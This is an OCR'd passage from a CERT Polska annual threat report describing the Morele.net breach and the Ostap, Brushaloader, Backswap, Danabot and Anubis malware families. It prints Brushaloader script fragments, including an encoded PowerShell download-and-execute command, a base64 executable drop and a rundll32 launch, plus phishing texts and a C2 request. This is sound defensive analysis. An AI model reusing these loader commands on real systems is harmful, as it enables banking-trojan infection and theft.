
Dobrze wiemy, jakie kary grożą od 25 maja tego roku za nieupilnowanie danych swoich klien
nie miał miejsca.

Udało nam się pobrać ponad 2 miliony rekordów z tabelki `users`, poniżej przedstawiamy uk

```
mysql> show columns in user;
+--------------------+-------------------+------+-----+------------------+---------------+
| Field              | Type              | Null | Key | Default          | Extra         |
+--------------------+-------------------+------+-----+------------------+---------------+
| user_id            | int(10) unsigned  | NO   | PRI | NULL             | auto_increment |
| user_firstname     | varchar(45)       | NO   |     |                  |               |
| user_lastname      | varchar(45)       | NO   | MUL |                  |               |
| user_email         | varchar(65)       | NO   | MUL |                  |               |
| user_password      | varchar(45)       | NO   |     |                  |               |
```

***Figure 26.** A fragment of the criminal's conversation with Morele.net representatives, published on Wykop.pl.*

Interestingly enough, a month earlier (starting at least from the 21st of November 2018), some users of the store started receiving SMS messages urging them to pay a small extra amount to complete the order, with links to a fake dotpay gateway. The mechanism of this fraud is based on stealing on-line banking data. In real time, the criminals log into the victim's bank account, add a trusted recipient and request an SMS code via the gateway. Unaware users often type in the code without even reading the content of the message. Most often, after such a procedure, it is possible to completely empty the victim's account, without the need for two-factor authentication (see page 61).



MORELE.NET - WYMAGANA dopłata do zamówienia (1.00 PLN). Opłać teraz: https://bit.ly/2DAEJbD

Wed 21:54

Sender does not support replies

***Figure 27.** Fake SMS (source: zaufanatrzeciastrona.pl)*

The initial vector of the attack was probably unprotected access to the developer interface of the store's application. This enabled reading configuration files containing access data to the database server.

On the 10th of January 2019, the Personal Data Protection Office published an information on its website[48] about starting an inquiry to evaluate Morele.net's compliance with data protection regulations.


Ostap

We have been observing its activity since 2016. Ostap is a dropper written in JScript scripting language. At the beginning, it was a rather simple script characterised by a specific obfuscation, which was periodically used in e-mail campaigns aimed at Polish internet users, distributing various types of bankers, such as KBot and ISFB.

In subsequent campaigns, the dropper gradually evolved into a standalone malware. The script got some new functionalities, such as:

- detecting whether the malware is not executed in a sandbox;
- update mechanism;
- adding the script to autostart;

The latest release of Ostap is widely distributed in fake invoice campaigns and it has become one of the most active malware families in Poland in the first half of 2018.



From Bartek Szabelski <b.szabelski@plfund.pl>
Subject **Faktura VAT - sprzedaży nr. 28/05/2018**
Reply to Bartek Szabelski <b.szabelski.23@plfund.pl>
To [redacted]

```
Witam,

W załączniku znajduje się faktura.
Faktura VAT - sprzedaży  nr. 28/05/2018



Z poważaniem,
Bartek Szabelski
Biuro TRANSBUD
```

1 attachment: FV-028534679112.rar 33,7 KB


Figure 28. *An example of an e-mail message from a campaign using Ostap malware.*

[48] https://uodo.gov.pl/pl/138/644

The script was sent as a compressed attachment (which was supposed to be an invoice) to an e-mail message. Despite the RAR extension, the archive was in fact in ACE format, the intention of which was to confuse analytical tools using file extension as a basis for their analysis. In spite of that, WinRAR was able to recognise the archive format regardless of bad extension and allow the victim to unpack the script.

Ostap was included in the archive as a JSE file – an encoded JScript script (JScript.Encoded). Due to the obfuscation method used by the authors, after unpacking, the script was characterised by a rather large size, exceeding several hundred kilobytes.

The dropper was used to distribute several malware families, among others Nymaim and Backswap. Criminals alternated between these banking trojan families – for some time Ostap installed Nymaim malware, and later it distributed Backswap.



ostap from 2018-05-23

Relations

parent	3a5e2e2a6116894321528ccd94e5fb977cf292f7	ripped:ostap
child	7ca824baa468945876ec1479398873fbf87d37a9	ostap_drop nymaim
child	a6f36caec8bf9da557b8237d87d9036f6e414cba	ostap_drop tinba
child	e338ecad0e4a522e7457f015f00ec2e96563e2e1	ostap_drop nymaim
child	942984f6d937c3142dad42efeba718a85d9b2403	ostap_drop tinba
child	97256a28210f72456f7c82a14fbc953f0d65df4d	ostap_drop tinba

Figure 29. *Malware distributed by Ostap (Samples labelled as Tinba are Backswap samples).*

Malware campaigns ended as suddenly as they appeared. CERT Polska has noticed a sharp decrease in Ostap's activity around July 2018. In the second half of the year, Ostap lost its top position to the Brushaloader dropper (described in the next chapter of the report).


An article analysing the development of the Ostap dropper over the years can be found on our website.[49]

Brushaloader

Brushaloader is a dropper written in VBScript scripting language, used in mailing campaigns against Polish users. The first Brushaloader campaigns were spotted in June 2018.

The content of the e-mails sent out was usually concise and concerned an alleged invoice attached, either as an archive or directly as a .vbs file.

[49] https://www.cert.pl/news/single/analiza-zlosliwego-oprogramowania-ostap-backswap-dropper/



Andrzej Iwankiewicz <kamila.filon@greenfield.waw.pl>

FA/2018/09/14013178

Faktura 18913464.rar
1 KB

Witam,

W załączeniu zestawienie do rozliczenia kosztów.

Z poważaniem,

Andrzej Iwankiewicz

"Megabit"

***Figure 30.** Example of a message containing Brushaloader*[50]*.*

Another version of Brushaloader was distributed using links such as http://green.dork-tower.com/oce- an/ms.php?email=2b1d1@abb22. The links led to a page containing a JavaScript that redirected the user to a different address from which the malware file was finally downloaded. By doing so, the criminals probably wanted to make it more difficult for phishing-reporting services that automatically follow redirections, such as PhishTank, to reach the final domain.

The URL also contains an e-mail parameter 2b1d1@abb22. We suspect that this value is a randomly generated tag that allows the criminals to correlate sent e-mails with queries that come to the server distributing malicious code.

The Brushaloader script is relatively small in size, typically less than 1 kB. Strings of characters containing distribution addresses are not obfuscated and can be easily read directly from the code. Another characteristic element is an additional code, which counts the n-th number of Fibonacci sequence. The script code connects to the hard-coded URL address numerous times, each time running the received command.

```
Function zmyFaxPc()
 On Error Resume Next
 While true
  dim faxurls, faxdate
  faxdate = FormatDateTime(Now, vbLongTime)
  faxurls = „http://107.175.83.15/faxid/633738805/” + faxdate
  WScript.Sleep 10000
  Call zMessage(faxdate, faxurls)
 Wend
End Function
` …
zmyFaxPc()
```

***Figure 31.** A fragment of the Brushaloader script.*[51]

[50] https://www.welivesecurity.com/2018/09/21/danabot-targeting-europe-adds-new-features/

[51] SHA256: a9ae43a208a2100fe6a83b009c907d812e3b726a7cb3e4c18f2835e6b2117792

A characteristic feature of Brushaloader is sending malicious commands by the server only after receiving an appropriate number of requests. In the first versions, the response to the first requests was randomly generated numbers, now the Sleep command is sent more often, ordering the malware to wait. The activity time of a single server is short, the server usually stops responding after a few days of activity. No session mechanisms are used to remember the number of requests made by a particular client, instead the criminals use the IP addresses of their victims.

The whole distribution logic is implemented server-side, which results in difficulties in predicting the behaviour of the dropper. This also delays the installation of the final malware, making it difficult for sandboxes (automated, isolated environments) to analyse. After several requests, we receive the target payload.

An example of a sequence of responses to subsequent requests looks like this:

```
1. WScript.Sleep 8000
2. ....
3. WScript.Sleep 8000
4. Dim Pizde12323, pow231323, pow2234234, nnnn12313:set ZFjkk68932
   = CreateObject(„shell.application”):Pizde12323 = „SQBFAFgAIA-
   AoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGU-
   AbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdA-
   B0AHAAcwA6AC8ALwB0AGMAcABzAG8AcAB0AG8AbQBzAC4AaQBuAGYAbwA6ADQA-
   NAAzAC8AYwBoAGsAZQBzAG8AcwBvAGQALwBkAG8AdwBuAHMALwB0AHMAeAB6A-
   EsAQQBnACcAKQA7AA==”:pow231323 = „cm”:pow2234234 = pow231323 +
   „d”:nnnn12313 = 0:ZFjkk68932.ShellExecute pow2234234, „ /c po^w^er”
   + „shell -E^nc „ + Chr(34) + Pizde12323 + Chr(34) + „”, „”, „open”,
   nnnn12313:set ZFjkk68932 = nothing
5. Dim ztempfolder:Dim mfso:Dim tobjXML:Dim aobjDocElem:Dim lob-
   jStream:Dim FileName:Const MAadSaveCreateOverWrite = 2 :Const
   MsadTypeBinary = 1:Set mfso = CreateObject(„Scripting.FileSys-
   temObject”):ztempfolder = mfso.GetSpecialFolder(2):Set tobjXML =
   CreateObject(„MSXml2.DOMDocument”):Set aobjDocElem = tobjXML.cre-
   ateElement(„Base64Data”):aobjDocElem.DataType = „bin.base64”:aob-
   jDocElem.text = „TVpQAAIAAAAEAA8A//8AALgAAAAAAAAAAQAAaAAAAAAAAAAAA
   AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAALoQAA4ftAnNIbgBTM0hkJBUaGl-
   zIHByb2d…”
6. Dim KobjShell, DobjFso, zdtempfolder, SFileName:Set Kobj-
   Shell = CreateObject(„Shell.Application”):Set DobjFso= Create-
   Object(„Scripting.FileSystemObject”) :Set zdtempfolder = Dobj-
   Fso.GetSpecialFolder(2):SFileName = zdtempfolder + „\xPZAUSLEq.
   dll”:KobjShell.ShellExecute „C:\Windows\System32\rundll32.exe”,
   zdtempfolder + „\xPZAUSLEq.dll,f1”, „”, „open”, 1:Set KobjShell =
   Nothing:Set DobjFso = Nothing:Set zdtempfolder = Nothing:
7. ...
```

The received series of commands:

- Line 4 executes a command in Powershell, downloaded from an appropriate address: `IEX (New-Object Net.WebClient).DownloadString( ‚https://tcpsoptoms.info:443/chkesosod/downs/tsxzKAg’);`
- Line 5 saves a DLL file on the computer, provided in a Base64-encrypted version.
- The following line runs the file with entry point called “f1”. In this case, the installed malware is the Danabot banking trojan.

Brushaloader downloads and installs malware families such as Danabot, Backswap and ISFB/Gozi. The first two of these are also described in this report (see page 52 and 53).


Backswap

Backswap is a banking trojan, which first appeared in Poland at the end of the first quarter of 2018. It is a variant of long-known Tinba ("Tiny Banker") malware, the characteristic feature of which is its small size (usually no larger than 10-50 kB). At the beginning, it was distributed using the Ostap dropper, sent to victims in fake invoices e-mail campaigns.

Like in the case of Danabot, this banking trojan features an unusual technique of injecting JavaScript code into the bank's website. For this purpose, Backswap uses the mechanisms available to every browser user, simulating user's own actions.

At the beginning, it actively tracks the victim's actions in a loop, asking the operating system what window is "on top" at a given moment. When it's a browser with an open website that is included on the list of targets (for example a bank website), the malware injects its JavaScript code. Instead of interfering with the memory of the associated process, Backswap uses keyboard shortcuts to paste the code into the developer console or address bar with the "javascript:" prefix added. Everything happens outside the user's view, because Backswap first hides the browser window by changing its visibility for a fraction of a second.

Such an attack strongly resembles self-XSS, in which case the attacker persuades the user to paste and run the malicious code themselves, allowing them to take over the session. Some websites, such as Facebook, defend themselves against this attack by displaying an appropriate message when the developer console is opened.



```
 .d8888b.  888                       888
d88P  Y88b 888                       888    Ta funkcja przeglądarki jest przeznaczona
Y88b.      888                       888    dla twórców aplikacji. Jeżeli ktoś polecił
 "Y888b.   888888  .d88b.  88888b.   888    Ci skopiować i wkleić tu coś, aby włączyć
    "Y88b. 888    d88""88b 888 "88b  888    funkcję Facebooka lub włamać się na czyjeś
      "888 888    888  888 888  888  Y8P    konto, jest to oszustwo mające na celu
Y88b  d88P Y88b.  Y88..88P 888 d88P         uzyskanie dostępu do Twojego konta na
 "Y8888P"   "Y888  "Y88P"  88888P"   888    Facebooku.
                           888
                           888
                           888

Zobacz https://www.facebook.com/selfxss, aby dowiedzieć się więcej.
```

Figure 32. *Message displayed in the developer console on Facebook.*

In the case of Backswap, pasting and running the code is done automatically by simulated keystrokes. Warnings in this case are ineffective and blocking this type of attack would require blocking the functions provided by the browser interface.

An equally unconventional approach was used to store payload. To do so, Backswap used BMP images with malicious code hidden inside.

__Figure 33.__ On the right – a sample BMP file used by Backswap, with the original photo on the left.[52]

Technical details regarding Backswap were presented on our blog.[53]

Danabot

In May 2018, a new banking trojan family dubbed Danabot was discovered,[54] which was aimed at, among others, Polish users of on-line banking services. The number of infection reports and campaigns utilising this particular malware was undoubtedly the highest, compared to other threats observed by us.




__Chart 3.__ The number of infections detected by ESET software.[55]

Danabot has many features characteristic of modern banking trojans — a modular structure, as well as well-developed way of delivering configurations and modules. The configuration of a module responsible for injecting malicious code into the bank's website is delivered in a format derived from the Zeus malware, also used by other banking trojans that gained popularity in Poland, such as ISFB and Nymaim. Apart from web injects, the configuration also contained process name lists, which enabled it to work with cryptocurrency wallets.

[52] https://research.checkpoint.com/the-evolution-of-backswap/
[53] https://www.cert.pl/news/single/analiza-zlosliwego-oprogramowania-backswap/
[54] https://www.proofpoint.com/us/threat-insight/post/danabot-new-banking-trojan-surfaces-down-under-0
[55] https://www.welivesecurity.com/2018/09/21/danabot-targeting-europe-adds-new-features/

The malware used e-mail campaigns as its attack vector. The trojan was usually downloaded by Brushaloader dropper (see page 49); however, in some cases there was an executable file attached directly to the e-mail message, containing Danabot's main executable, which carried out the first stage of the infection.

Written in Delphi, the malware is being intensively developed by its creators, which resulted in the surfacing of its numerous variants, as well as the regularly increasing module collection, which expanded the capabilities of this malicious software.


The modules could carry out functions such as:

- communication via TOR network;
- providing remote access to the infected computer by starting up an RDP server;
- sniffing network traffic;
- stealing local profiles containing login data (including passwords, this affected Google Chrome, Mozilla Firefox, Opera and more).

The malware uses port TCP/443 to connect to its C&C server; however instead of HTTPS, as could be suggested by the port number, the trojan uses its own custom protocol for communication.


The mechanism for carrying out web injections is different from a Man-in-the-Browser attack implemented typically by banking trojans. In this case, Danabot launches a Man-in-the-Middle attack and injects malicious code into the bank's website by using a local proxy server, relaying HTTPS communication and altering responses according to the configuration received from the C&C server. The malware also installs a trusted certification authority in the target system, so as to ensure the browser with regards to the validity of its certificate.

The MitM attack can be noticed by the user, though, since banks usually prove their identity using an Extended Validation Certificate (EV SSL), which enables browsers to display the bank's name in the address bar.



https://ipko.platnosc.link

Figure 34. *Address bar showing a TLS-secured website domain.*



PKO Bank Polski SA [PL] | https://www.ipko.pl

Figure 35. *Address bar of a website with an EV SSL certificate.*

Fake certificates supplied by Danabot are not EV certificates, since the list of certificate authorities issuing such certificates is defined in advance and it cannot be easily modified at a configuration level of an operating system. The lack of the bank's name in the address bar thus serves as an easily noticeable warning sign.

The activity of this malware was also observed in other countries. According to the ASERT Team report,[56] Danabot was spotted in at least 7 countries, and its highest activity was noted in Italy and Poland.


[56] https://asert.arbornetworks.com/danabots-travels-a-global-perspective

Anubis

In mid-January, we published an analysis of one of the variants of malware from the BankBot family on our blog.[57] The malware in question targeted users of mobile applications of at least 15 Polish banks. By stealing login data and SMS codes required for authentication, it enabled stealing funds from the victim's account. Soon after, we saw increased activity of a new family of banking trojans. Anubis, just like its predecessor, attacks Android users. Given the similarities in the code and time correlations, we assume that the described family inherits certain features from BankBot. However, it was expanded with new attack mechanisms, combining a banking malware, RAT software and ransomware, which gained significant popularity recently.

Delivery method

Anubis was distributed by publishing a malicious application on Google Play Store or directing the user to a fake website from which malware was downloaded. When sending SMS messages to their victims, the criminals impersonated well-known companies and service providers, informing them about, for example, a package to be picked up (examples of such messages were described in a separate article on page 38: "Android malware campaigns").




Wiadomość sieciowa

Witam paczka czeka na odbior sprawdz jej status na naszej stronie http://inqost.pl/sledzenie-przesylek/

Figure 36. *Example of an SMS message directing the victim to a fake website.*

The main aim of this social engineering was to persuade the user to visit the fake website and download the application. By default, Android devices are blocked from installing applications from untrusted sources, which could pose a problem for criminals. The attempt to bypass the security measures entailed instructing the visitors to the malicious site on how to change the device's configuration.



Administracja urządzenia

Administratorzy urządzenia
Wyświetl lub wyłącz administratorów urządzenia.

Nieznane źródła
Zezwalaj na instalację aplikacji z zaufanych i nieznanych źródeł. □

Szyfrowanie

Bezpieczne uruchamianie
Chroń urządzenie, korzystając z blokady ekranu przy włączaniu zasilania.

Instalowanie zablokowane

Dla bezpieczeństwa w telefonie zablokowano możliwość instalowania aplikacji z nieznanych źródeł.


Figure 37. *Installing applications outside of Google Play Store is blocked by default.*

[57] https://www.cert.pl/news/single/analiza-polskiego-bankbota/

In the case of distribution of the banking malware via Google Play Store, the attackers generally used droppers. They did that by publishing a functional version of any application that – after a certain period of time has elapsed or any other condition was met – downloaded the proper malware. This was supposed to bypass the security mechanisms and delay the detection of malicious application.

Infection

The analysed variant of Anubis was prepared in such a way as not to arouse any suspicion in a potential victim. The installation process did not require any additional permissions. Only after the malware was run, some anomalies could be observed. The victim could notice the application icon disappearing from the system menu in order to make removing the malicious application more difficult. After that, the victim was redirected to the accessibility settings screen, where the application persistently asked the victim to give it the required permissions. The process was designed in such a way that the request appeared continuously, until the victim approved it. In the meantime, the infected device reported its presence on the C&C server.



Ułatwienia dostępu

Usługi

TalkBack
Wył.

Switch Access
Wył.

McAfee Security

Włącz dostęp do 'Google Update Service'

Google Update Service
Wył.

System

Napisy
Wył.

Google Update Service

Wył.

Włączyć Google Update Service?


Wymagania Google Update Service:

- **Obserwowanie Twoich działań**
  Otrzymywanie powiadomień podczas Twojej pracy z aplikacją.
- **Pobieranie zawartości okna**
  Sprawdzanie zawartości okna, z którego korzystasz.

ANULUJ OK

__Figure 38.__ An attempt to force the user to enable dangerous permissions.

The IMEI of the victim was sent to the criminal's panel, along with the IP address and mobile operator name. The database also stored operating system version, the name of the application used to deliver the malware and the flag of the country from which the infected device was connected. The botnet manager had access to the date and time of the infection, as well as a list of attacked applications installed on the victim's phone.




☐	ID	☎					Comments		Date Infection	Logs
☐	[redacted]	[redacted]	6.0	flash	[redacted]	pl [redacted] com [redacted]			[redacted]	
☐	[redacted]	[redacted]	6.0	inpost	[redacted]	pl pl [redacted] com			[redacted]	

__Figure 39.__ View of the botnet management panel.

Communication with the botnet took place via HTTP protocol. In order to limit the possibility to view the content of queries (for example during network traffic inspection), Anubis used RC4 encryption – the pre-defined key was stored in the sample. Such requests were encoded in base64 and sent to the server.

```
POST /private/set_data.php HTTP/1.1
Content-Length: 282
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0;[redacted]/[redacted])
Host:[redacted]
Connection: close
Accept-Encoding: gzip, deflate

p=NGY3[redacted]
I2ODI=
```

Accessibility Services is a set of functions built into the Android operating system, developed for people who need non-standard methods of communication with the device. Thanks to these services, it is possible to access and use a Braille monitor, control the device using voice commands, use speech synthesiser and more. Unfortunately, Accessibility Services is also a popular method used by criminals to take control of a device. A good example of such a phenomenon is a feature of Anubis, which enables the malware to interact with the contents of the displayed windows and messages without user's actions. By doing so, the malware could force a change of the default SMS application. When a request for change was made on an infected device, the malware took immediate action and approved the request on its behalf. The short response time and quickly closing window made the process of taking control difficult to notice.



Change SMS app?

Use Avito-Предложение instead of Messenger as your SMS app?

